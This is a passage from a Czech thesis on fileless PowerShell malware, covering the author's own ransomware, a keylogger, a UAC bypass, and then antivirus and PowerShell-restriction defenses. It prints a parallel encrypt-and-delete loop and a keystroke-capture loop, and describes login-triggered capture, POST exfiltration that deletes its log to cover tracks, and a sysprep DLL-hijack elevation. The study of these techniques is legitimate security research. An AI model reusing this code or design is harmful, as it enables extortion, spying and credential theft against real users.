
Pro potřeby ukládání informací do registrů lze využít nativně implementované funkce. Pro vytvoření nového klíče lze použít příkaz "New-Item". Klíči je pak nutno přiřadit vlastnosti, do kterých se ukládají data. V tomto případě se jedná o vytvoření klíče, jehož vlastnostmi jsou inicializační vektor, identifikátor počítače a klíč. Vlastnosti ke klíči lze přidat pomoci příkazu "New-ItemProperty". Protože příkazy pro vytvoření nového klíče a vytvoření nové vlastnosti mají defaultně zapnutý výpis stavu, proto jsou tyto příkazy přesměrované do příkazu 'Out-Null'. Přesměrováním do tohoto příkazu se zamezí jakémukoliv výpisu. Obdobně funguje i přiřazení výstupní hodnoty proměnné null.

- **Registry počítače** - V mém případě je klíč a inicializační vektor uložen do registrů uživatele. V případě mého škodlivého skriptu se data ukládají do cesty v registrech "HKCU:\Software \Antivirus\Registry\AVGPrograms". Kde jsou tyto hodnoty reprezentovány jako vlastnosti klíče uloženého v registrech.

  Výhodou řešení je, že se neposílají žádné data po sítí, a proto je není možné zachytit za pomoci analyzátorů síťového provozu. Nastává však problém, že veškeré informace potřebné pro dešifrování dat jsou uloženy v počítači oběti. Tento přístup je vhodný v případě, že počítač oběti nemá aktivované logování aktiv. Podle průzkumu většinu počítačů, které mají instalovanou verzi PowerShell 3.0 a nižší. Uživatel pak nemůže tak snadno odhalit, kde se klíče nacházejí. Takto uložené klíče v počítači oběti lze dále šifrovat, aby v případě nalezení klíčů jej nebylo možné jednoduše použít pro dešifrování, protože je využitá symetrický šifra.

  V případě, že jsou klíče uložené na počítači oběti je nutné zajisti způsob, jakým budou počítače odlišeny, aby nešlo používat dešifrovací program k dešifrování všechny zašifrovaných počítačů. K tomuto účelu je v mém případě generován unikátní identifikátor, který je uložen v registrech uživatele.

- **Uložení klíče na vzdálený server** - Druhým způsobem velice často používaným je uložení klíčů k dešifrování na vzdálený server. Lze vyslat POST požadavek na server, který uloží zaslané údaje do databáze a uchovává si je pro případ, že majitel zašifrovaného počítače zaplatí výkupné nebo jej potřebuje ransomware. V tomto případě je problém opačný, jako u ukládaní klíčů do registrů. Pokud ransomware požaduje klíče generují síťové požadavky, které mohou obsahovat právě potřebný klíč pro šifrování nebo dešifrování souborů. Tyto požadavky lze zachytit pomoci analyzátorů síťového provozu.



Obrázek 9: Záznamy v registrech počítače po napadení ransomwarem.

Řešením problému odposlechu je použití šifrované komunikace anebo využití kombinace dvou principiálně různých šifrovacích algoritmů. V tomto případě se nejčastěji kombinuje symetrické šifrovací algoritmy pro zašifrovaní souborů na discích. Asymetrického algoritmu pro zašifrovaní komunikace mezi počítače a serverem. Pro zašifrování komunikace lze využít certifikátů, tento certifikát může být také generován v prostředí PowerShell. Principu generování TLS certifikátu využívat virus PowerShell virus RoshRat.

4.1.4 Procházení složek v počítači

Před zahájením samotného šifrování souborů je potřeba najít všechny odpovídající soubory na disku nebo discích počítače. Všechny potřebné funkce, které jsou potřeba pro prohledání disků jsou nativně dostupné v prostředí PowerShell. Jedná se o příkaz "Get-ChildItem"jehož pomocí lze prohledat rekurzivně všechny soubory v zadané složce nebo disku. Tento příkaz je ve verzi 2.0 nástroje PowerShell mírně zastaralý a neobsahuje sofistikované přepínače, které dokáží vyfiltrovat pouze soubory. Proto je nutné pro tuto verzi nástroje využít přesměrování výstupu příkazu do dalších příkazů, které dokáží rozhodnout, zda se jedná o soubor či složku.

Při výběru souborů na disku je nutné zohlednit i filtr typu souborů. V případě, že by vir zašifroval veškerý obsah počítače, mohl by zapříčit nestabilitu celého systému, poté by již nebyla žádná šance, jak soubory na počítači dešifrovat. Systém, který by byl takto zašifrován by s velkou pravděpodobností nešel již spustit.

Stejně jako virus PowerWare i pro můj ransomware jsem nadefinoval seznam koncovek, které mají být zašifrované. Především se jedná o fotografie a soubory, pocházející z kancelářské sady

Office. Tyto typy souborů jsou pro uživatele většinou velice cenné. Uživatel je následně ochoten zaplatil za tyto soubory výkupné. Je důležité se vyhnout souborům, které jsou důležité pro chod počítače nebo různých aplikací. Mezi soubory, které by neměly být zašifrovány patří soubory s koncovkou *.exe* nebo *.dll*.

Virus je také schopen získat všechny dostupné disky, včetně síťových. Příkaz "Get-PSDrive"vrátí písmenné označení disku a jeho kořenový adresář disku. Tento údaj je pak předán v cyklu příkazu, který prohledá a vrátí všechny odpovídající soubory.

4.1.5 Paralelní šifrování

Šifrování souboru pomoci ransomwaru by mělo být co nejrychlejší. Vhodné je použít paralelně spuštěné úlohy. V prostředí PowerShell se dá využít nativního příkazu, jedná se o příkaz "Start-Job", který spustí paralelní procesy nástroje PowerShell a vykonává zadané příkazy. Tento příkaz je spouštěn v cyklu nad všemi získanými soubory.

```
$maxConcurrentJobs = 10;
foreach ($file in $allDiskFiles) {
        $Check = $false
        while ($Check -eq $false) {
         if([System.String]::IsNullOrEmpty($runningJobs))
         {
            $runningJobs = 0;
         } else {
            $runningJobs = (Get-Job -State 'Running').Count
         }

            if ($runningJobs -lt $maxConcurrentJobs) {
                $ScriptBlock = {
                    Encrypt-File -InputFile $args[0].FullName -ErrorAction
                        SilentlyContinue;
                    Remove-Item $args[0] -Force -ErrorAction SilentlyContinue;
                }
                Start-Job -ScriptBlock $ScriptBlock -InitializationScript $func
                    -ArgumentList $file | Out-Null
                $Check = $true
            };
        };
    };
```

Výpis 15: Paralelismus v prostředí PowerShell.

PowerShell nemá žádnou správu vláken, a proto by se mohlo stát, že by se najednou spustil stejný počet vláken jako je souborů v předaném poli. Spuštění tak velkého počtu podprocesů by mohlo velice zatížit počítač, a buď prozradit své působení na počítači nebo celkově zpomalit šifrování jednotlivých souborů. Proto je spouštění jednotlivých podprocesů umístěno v konstrukci, která dovolí spuštění pouze předem definovaného počtu vláken.

Po dokončení zašifrování všech souboru na počítači se na ploše počítače vygenerují soubory. Tyto soubory obsahují informace jak postupovat dál. Všechny soubory obsahují unikátní identifikační klíč, který je použit k dešifrování počítače.

4.1.6 Dešifrování počítače

Dešifrovaní počítače napadaného ransomwarem může ztrácet smysl, protože nepřináší útočníkovi žádný užitek a také musí vytvářet dodatečné nástroje. Dešifrování souborů ale představuje naději pro oběti, že nepřijde o své soubory. Proto je uživatel ochoten zaplatil nemalé částky za klíč potřebný k dešifrování. Právě tyto finanční částky jsou jediným ziskem plynoucím z útoku.

Výkupné se v době největšího působení ransomwaru pohybovalo okolo 2 BTC, v přepočtu mezi deseti až dvaceti tisíci korunami.

Dešifrování souboru v případě mého ransomwaru je stejné jako samotné šifrování. Nicméně nemusí obsahovat důmyslné funkce k prohledávání souborů na počítači, jelikož všechny zašifrované soubory na počítači mají speciální koncovku. Stejně jako šifrování je také dešifrování počítače paralelní. Jelikož již uživatel ví o přítomnosti ransomwaru, může podprocesů běžet daleko víc. K dešifrování lze použit skript v prostředí PowerShell, ale tento skript může prozradit postup, jak lze počítač dešifrovat. Využil jsem nástroje PS2EXE, který dokáže kompilovat skripty *.ps1* na spustitelné soubory, určeného pro operační systém Windows. [11] Pokud se jedná o spustitelný soubor, není přišli jednoduché získat princip fungovaní. Tento krok je důležitý v případě, že jsou data k dešifrování uložena u oběti v počítači.

4.2 Fileless Keylogger

Druhým příkladem fileless viru, který využívá nástroje PowerShell, je keylogger. Keylogger je druh viru, který patří do rodiny SpyWare, tedy nástrojů špehující činnost uživatele. [30] Mezi tyto údaje patří citlivé informace, jako například přihlašovací údaje, rodné číslo nebo komunikace, kterou uživatel provozuje na nakaženém počítači.

Pro keylogger na operační systém Windows se může využívat Windows API, které je schopno zachytávat jednotlivé stisky kláves na klávesnici. Stisky kláves jsou zachytávány pomoci událostí, které se při stisku kláves generuji v operačním systému. Keylogger, který jsem implementoval, překládá zachycené události ke klávesám a převádí je na virtuální znaky, které odpovídají aktuálnímu nastavení systému. Tímto jsem zajistil zachytávání správného jazykového nastavení operačního systému. Bohužel keylogger nereaguje na změnu rozložení klávesnice, například změnu z českého rozložení na rozložení anglické. Zachytáváním kláves v jazyce počítače je výhodné,

protože není potřeba provádět se zachycenými daty žádné další úpravy k získání původního významu zprávy. Výhoda tohoto přístupu je také jeho možné použití na počítačích z různými jazykovými nastaveními.

V případě mého keyloggeru jsou všechny zachycené klávesy vkládány do souboru. Soubor je vždy vytvořen v dočasné složce aktuálního uživatele. Jedná se o soubor s koncovkou *.log*, který je vytvořen jenom po dobu zachytávání kláves. Každý soubor má své unikátní jméno, což je z důvodu horší lokalizace souboru v případě investigace, ale také z teoretického konfliktu souborů. Obsahem souboru je kromě zachycených znaků také titulek okna, který spustil zachytávání kláves. Tato informace může být pro útočníka velice užitečná, jelikož ví, k jaké službě zachycená data patří.


```
try
    {
      while ($true) {
        Start-Sleep -Milliseconds 40

        # zaznamena vsechny ASCII hodnoty, vyssi nez 7 (ASCII 8 je BACKSPACE)
        for ($ascii = 7; $ascii -le 254; $ascii++) {
          # stav klavesy
          $state = $API::GetAsyncKeyState($ascii)
          # podminka pro stiska klavesy
          if ($state -eq -32767) {
            $null = [console]::CapsLock
            # skenuje kod klaves, a preklad na virtualni klavesu
            $virtualKey = $API::MapVirtualKey($ascii, 3)
            # ziskani stavu klavesnice pro virtulani klavesy
            $kbstate = New-Object Byte[] 256
            $checkkbstate = $API::GetKeyboardState($kbstate)
            # vytvoreni StringBuilderu pro prijimani vstupni klavesy
            $mychar = New-Object -TypeName System.Text.StringBuilder
            # preklad virtulani klavesy do Unicode
            $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,
                $mychar.Capacity, 0)
            if ($success)
            {
              # pridani klavesy do souboru
              [System.IO.File]::AppendAllText($filePath, $mychar, [System.Text.
                  Encoding]::Unicode)
            }
          }
        }
      }
    }
```

Výpis 16: Jádro funkce pro zachytávání kláves.

4.2.1 Odesílání dat na vzdálený server

Data zachycená keyloggerem, jsou ve valné většině zasílána na vzdálený server. Server je připojený k databázi, do které jsou údaje ukládány. Obdobným způsobem je řešený i můj keylogger, který se skládá z části PowerShell skriptu, která pracuje na počítači oběti a z části, která je umístěná na webovém serveru propojeném s databázovým serverem. Na webovém serveru je umístěna velice jednoduchá webová stránka, postavená na jazyce PHP. Tato webová stránka je schopná přijímat POST požadavky, zpracovat je a získaná data vkládat do databáze. V této práci byla použitá mySQL databáze. V databázi je vytvořena tabulka s názvem 'Keylogger', která má nadefinované tři atributy 'ID', 'TEXT' a 'DATE' (viz Obrázek 10). Do atributu 'ID' je ukládán unikátní identifikátor počítače, do atributu 'TEXT' je ukládán text nebo data, z keyloggeru. Atribut 'DATE' je pouze orientační atribut, který obsahuje datum a čas vytvoření záznamu v tabulce.

Odesílaní dat v prostředí PowerShell lze realizovat pomoci nativního příkazu "Invoke-WebRequest"nebo v případě nejnovějších verzích pomoci příkazu "Invoke-RestMethod", která je vhodná pro posílaní POST požadavku a zpracování odpovědi v datového formátu JSON. Avšak pro verze PowerShellu 2.0 není definován ani jeden ze zmíněných příkazů pro vytváření HTTP komunikace. Proto bylo nutné nadefinovat vlastní funkci, která odesílá data z keyloggeru na vzdálený server. Tato funkce se pro moje řešení jmenuje "Invoke-POSTRequest"a tvoří jí vlastní objekt jmenného prostoru System.Net.WebClient a na tento objekt se poté volá funkce UploadValues. Jedním z parametrů funkce je URL adresa serveru, na který se mají data odeslat. Druhým parametrem jsou samotná data, která musí být vložena, jako typ NameValueCollection. Tato funkce je velice jednoduchá, ale je postačující pro danné řešení.




Obrázek 10: POST požadavek z Keyloggeru, zachycený analyzátorem Wireshark.

K odeslaní dat dojde vždy, když je funkce "Start-Keylogger"ukončena, což je vždy 60 sekund po spuštění v novém podprocesu. Pro zapnutí a následné vypnutí keyloggeru jsem využil para-

lelní spuštění skriptu. Stejné řešení je použité i pro paralelní šifrování dokumentů na počítači. Paralelně spuštěným procesem můžu spravovat délku běhu keyloggeru. Po uplynutí dané doby dojde k zastavení paralelního procesu. Vždy, když dojde k zastavení paralelního procesu, dojde i k odeslání dat na server. Chování funkce "Start-Keylogger"je docíleno pomoci bloku finally. Blok finally se provede vždy při ukončení paralelně spuštěného procesu. V bloku se provede načtení obsahu ze souboru, který byl vytvořen funkcí keyloggeru, obsahující zachycená data. Načtená data jsou uložena do objektu NameValueCollection a předána do funkce "Invoke-POSTRequest". Po vykonání funkce na odeslání dat dojde k odstranění souboru obsahující zachycené klávesy. Tímto dojde k zahlazení stop pro případ investigace.

4.2.2 Filtrace užitečných dat

Pokud by byl keylogger zapnut neustále, mohl by se prozradit vyšším vytížením procesu a využitím paměti RAM. Proto je keylogger spouštěn na základě splnění rozsáhle podmínky, které porovnává textové řetězce a vyhledává určitá slova nebo slovní spojení. Mezi tato slova patří "log in", "přihlásit", "zaplatit"a mnoho dalších. Slova se porovnávají s textem získaným z funkce "Get-WindowTitle", který pomocí Windows API získává titulek aktivního okna na ploše. Vycházím z toho, že mnoho služeb má definovaný titulek stránky pro přihlášení do služby. Proto je titulek zobrazen jako titulek aplikace na ploše operačního systému Windows.



Obrázek 11: Titulek aplikace při přihlašování na sociální síť Facebook.

Pokud uživatel navštíví přihlašovací stránku sociální sítě, keylogger se aktivuje a začne zachytávat klávesy. Tím vzrůstá šance, že bude chycena právě jenom podstatná informace, jako jsou přihlašovací údaje právě na tuto sociální síť.

Celý proces zjišťování aktivního okna na ploše probíhá v nekonečné smyčce. V této smyčce se volá neustále funkce "Get-WindowTitle"a její výstupní hodnota se předává do zmíněné podmínky. Procentuální vytížení procesoru se v mém testování pohybovalo okolo jednoho až dvou procent, využití paměti RAM bylo okolo 20 MB.

4.3 Získání administrátorského oprávnění pomoci nástroje PowerShell

Pro některé typu útoků je důležité získat administrátorské oprávnění na kompromitovaném počítači. Nejinak tomu může být i v případě fileless útoků. Jedním z příkladů, kdy fileless virus využíval administrátorské oprávnění, byl virus Powerliks, kterému se věnují v kapitole o známých

virech. Ten využíval administrátorské oprávnění k tomu, aby mohl zapisovat klíče do registru počítače do složky LOCAL_MACHINE, kde je povolené zapisovat pouze s určitým oprávněním.

4.3.1 User Account Control


User Account Control (UAC) je bezpečnostní technologií, které byla představena poprvé v operačním systému Windows Vista. Tato technologie velice zlepšila zabezpečení celého operačního systému. Pokud aplikace požaduje administrátorské oprávnění, je uživatel vyzván o udělení oprávnění aplikaci. Udělit administrátorské oprávnění může pouze uživatel, který je členem skupiny "Administrátoři". Uživatel tedy může rozhodnout, zda aplikace bude mít možnost využívat takto vysokého oprávnění nebo nikoliv. Bezpečnostní prvek UAC znemožnil škodlivým aplikacím, aby jednoduše získaly administrátorské oprávnění, a tak ovládly celý počítač včetně systémových funkcí. UAC pracuje s tokeny v systému Windows, vždy když se uživatel přihlásí do systému, vytvoří se token. V případě, že je uživatel členem skupiny administrátorů, jsou vytvořeny tokeny dva, "tenký"a "plný". Pokud udělí uživatel administrátorská oprávnění, je aplikace spuštěna pomoci "plného"tokenu. Pokud je UAC na počítači aktivní, což je velice doporučeno, nabízí několik režimů udělení administrátorského oprávnění. [35]

Pokud má aplikace, a to i škodlivá, administrátorské oprávnění, může využívat pokročilejších nástrojů operačního systému. Vysoké oprávnění může útočník využívat k velice odolnému provázání s operačním systém. Pomoci vysokého oprávnění může aplikace měnit systémové soubory, například může pozměnit knihovny, a tak provést DLL hijacking.

- **Elevate without prompting** - automatická elevace administrátorského oprávnění. Nedoporučuje, protože každá aplikace, která požádá o oprávnění, jej dostane.
- **Prompt for credentials on the secure desktop** - Tento mód požaduje přihlášení pomoci administrátorského účtu.
- **Prompt for consent on the secure desktop** - je zobrazeno pouze dialogové okno se souhlasem k udělení oprávnění.
- **Prompt for credentials** - jsou požadovány přihlašovací údaje administrátora.
- **Prompt for consent** - zobrazení okna se souhlasem o udělení administrátorských oprávnění
- **Prompt for consent for non-Windows binaries** - zobrazení okna se souhlasem o udělení oprávnění, pokud se jedná o aplikaci, které není nativní aplikací Windows. [36]

4.3.2 PowerShell skript pro obejití UAC

Jak je již jednou zmíněno některé viry využily nástroje PowerShell k obejití UAC a získaní vyšších oprávnění v operačním systému. Tímto krokem si zabezpečily velice odolná zadní vrátka do



Obrázek 12: Dialog UAC 'Prompt for consent on the secure desktop'

operačního systému. Pokud má útočník přístup k administrátorskému oprávnění, může téměř bez problémů ovládat celý počítač. V případě mých škodlivých skriptů jsem tento přístup nevyužil, protože akce, které jsem prováděl, zvýšené oprávnění nepotřebují. Získat administrátorské oprávnění lze několika již známými způsoby. Protože jsou tyto způsoby velice jednoduše odhalitelné, zvyšují šanci na odhalení přítomnost viru na počítače antivirovými programy.

Jeden ze způsobů, jak lze získat administrátorské oprávnění na počítači bez nutnosti jakékoliv aktivity ze strany uživatele, je za pomoci aplikace "sysprep.exe", která se nachází nativně v operačním systému. Způsob získaní administrátorského oprávnění funguje pomocí nástroje "makecab.exe", ten vytvoří soubory typu cab. Tento *.cab* soubor obsahuje DLL se specifickým názvem, který je závislý na použitém operačním systému. Soubor DLL je pomocí nástroje "wusa.exe"rozbalen do umístění soubor "sysprep.exe". Nástroj "wusa.exe"slouží k instalaci aktualizací operačního systému Windows. Aktualizace systému mají koncovku cab, proto je nutné vytvořit soubor tohoto typu pomoci nástroje "makecab.exe", který je také součástí systému. Poté, co je DLL soubor rozbalen do specifické složky, je spuštěn nástroj "sysprep.exe", který načte knihovnu a ta vykoná spuštění nástroje PowerShell s administrátorským oprávněním. Pomocí této instance lze vykonávat další příkazy. [37]

Tento způsob překonání UAC ochrany není jediný a existují další podobné způsoby, jaké lze využít k překonání ochrany. Tyto způsoby se dají využít na téměř všech operačních systémech, které mají integrovanou ochranu UAC. Mluvíme tedy o operačních systémech Windows Vista, Windows 7, 8 a 8.1. Tyto principy získání administrátorských oprávnění nejsou ověřeny na operačním systému Windows 10. Nicméně antivirový nástroj Windows Defender, který je součástí operačního systému, je velice nekompromisní ke skriptům, které obsahují tuto metodu a okamžitě je označuje jako virovou hrozbu.

Popsané způsoby však mají jistou nevýhodu, která spočívá v tom, pod jakým uživatelem je skript spuštěn. Jelikož uživatel musí být členem skupiny "Administrátoři", poté je spuštění aplikací s vysokým oprávněním bezproblémové. V případě, že uživatel není členem požadované skupiny, je uživatel požádán o zadání přihlašovacích údajů administrátora.

5 Obrana pro fileless útokům

Fileless útoky mají jistou nevýhodu před klasickými viry. Fileless útoky spojuje princip použití nativního programu, který se nachází v operačním systému, jako je nástroj PowerShell nebo VBScript. Touto nevýhodou se myslí to, že vir využívá nativních nástrojů, jijechž spuštění může uživatel snadno zakázat. Tak může uživatel velice efektivně eliminovat šanci napadení počítače. Bohužel způsob, jak jednoduše zakázat nástroj PowerShell v operačním systému, není jednoduchý. Navíc se tímto krokem může ovlivnit chování ostatních aplikací, které nástroj využívají pro svůj prospěch. Ke kroku, kdy uživatel definitivně zakáže nástroj PowerShell, by měl uživatel přistupit pouze v případě, kdy si je jistý, že PowerShell nebude využívat žádný jiný software.

5.1 Detekování hrozeb

Celkově se za obranu před různými hrozbami považují antivirové programy, které by měly být nedílnou součástí každého operačního systému. Nicméně útoky, které jsou prováděny bez souboru obsahujícího škodlivý kód, mají větší šanci obelstít antivirový software, a tak být úspěšnější než klasické viry. Hlavní roli v tomto případě hraje právě soubor, který viry využívají ke svému přežití na počítači. Protože antiviry jsou zaměřené právě na kontrolu a sledování souboru na discích.

Antivirové programy čas od času kontrolují všechny soubory uložené na počítačovém disku. Antivirové programy kontrolují především příchozí soubory, které jsou stahovány z neznámých zdrojů, jako je internet. Tyto pravidelné kontroly jsou buď automatické nebo je vyžadováno spuštění uživatelem.

Zajímavostí je, že operační systém Windows 7 neměl žádný nativní antivirový nástroj a někteří uživatelé do systému neinstalovali žádný dodatečný antivirový program. Proto je zabezpečení operačního systému Windows 7 tristní i dnes. Počítačů se systémem Windows 7, které nemají nainstalovaný antivirový program je okolo 50%. [38] Právě z tohoto důvodu jsou počítače vybaveny tímto operačním systémem lehkou obětí pro útočníky. Ti mohou bez problému počítače napadnout ať už klasickým virem nebo fileless virem. Počítačů, které využívají operační systém Windows 7 je na trhu stále velké množství (viz Tabulka 1).

V dnešní době jsou antivirové programy natolik důmyslné, že mohou ve svém prostředí aplikaci otestovat a zjistit, jak se daná aplikace v systému bude chovat. Na základě určených vzorců může rozhodnout, že se jedná o škodlivou aplikaci a označit ji za virus. V případě fileless útoků se jedná o aplikace, které by pro systém neměly primárně představovat hrozbu, a proto je mohou antivirové programy považovat za neškodné aplikace. A to i přesto, že tato aplikace provádí škodlivé činnosti. Antivirové programy rozhodují, zda se jedná o virus na základě několika procesů. [33]

5.1.1 Virové databáze

Jeden ze základních způspobů určování virů je ověřování shody potencionálně škodlivého souboru s již známými viry. Tento způsob je velice účinný v případě, že se jedná o starší hrozbu, která se nachází v databázi antivirových společností. Proto se vždy doporučuje udržovat antivirové programy aktualizované. Nicméně tento způsob nemusí být příliš efektivní, pokud se jedná o nové viry nebo je známý vir upraven natolik, že nebude odpovídat žádnému zmámému viru z databází. Identifikace virů na základě virové databáze je velice rychlé a je mnohdy prováděno již při stahování různých souborů z internetu nebo emailových schránek. V případě, že nebyl podezřelý soubor nalezen ve virové databázi, může podstoupit heuristickou analýzu. [33] [31]

5.1.2 Heuristika

Heuristická analýza pomáhá antivirovým programům odhalit neznámé vzorky virů. Nejčastěji se kombinuje heuristická analýza škodlivého kódu s databází známých virů. Heuristická analýza škodlivého kódu probíhá v rámci specializovaného virtuálního stroje, který spouští škodlivou aplikaci nebo škodlivý skript a sleduje dopad na systém. V případě, že se skenovaná aplikace chová podezřele, je označena za potencionální hrozbu. Uživatel je na tento fakt upozorněn. Mezi typické příklady chování virů patří různé zacházení se soubory na discích, ukládaní dat do registrů nebo vyvolání Windows API. Heuristické analýzy můžou být náchylné na různé falešné označení, proto jsou různé nezávadné nástroje označované jako virus. Většinou se jedná o různé aktualizace nebo cracky pro aplikace. [31] [33] [32]


5.1.3 Ostatní techniky

Existují i další techniky, které se používají pro detekci škodlivých aplikací. Podobnou metodou heuristické analýzy je rozhodování na základě chování. Kód je spuštěn ve virtualizovaném prostředí, oddělený od reálného systému, kde je zkoumáno chování aplikace. Na základě výsledků z analýzy je rozhodováno, zda se jedná o škodlivou aplikaci či nikoliv. Podobnou metodou jako zkoumání chování je spouštění kódu v sandboxu. Sandbox, neboli pískoviště, simuluje operační systém. Na základě výsledků ze sandboxu se antivirový program rozhoduje, zda označit aplikaci za škodlivou. [33]

5.2 Zakázání nástroje PowerShell

Jak již jednou bylo zmíněno, nejlepší obranou v případě fileless útoku, které využívají nástroje PowerShell, je tento nástroj zakázat. Toto však platí pouze v případě, kdy uživatel sám nástroje PowerShell aktivně nepoužívá, a také v případě kdy PowerShell nevyužívají ani další software. Pro zakázání nástroje PowerShell existuje několik postupů, jak nástroj zakázat.

První způsob je nastavení striktních ACL pravidel pro spouštění nástroje souboru "powershell.exe", který se nachází ve složce "C:\Windows\System32\WindowsPowerShell\v1.0". Tímto



Obrázek 13: ACL pro soubor powershell.exe

způsobem lze zakázat používání nástroje a zamezit tak jeho zneužití. Výhodou toho řešení je, že uživatel může nastavit oprávnění přístupu k souboru podle svých požadavků. Důležité je poznamenat, že nástroj zůstane stále součástí systému. [34]

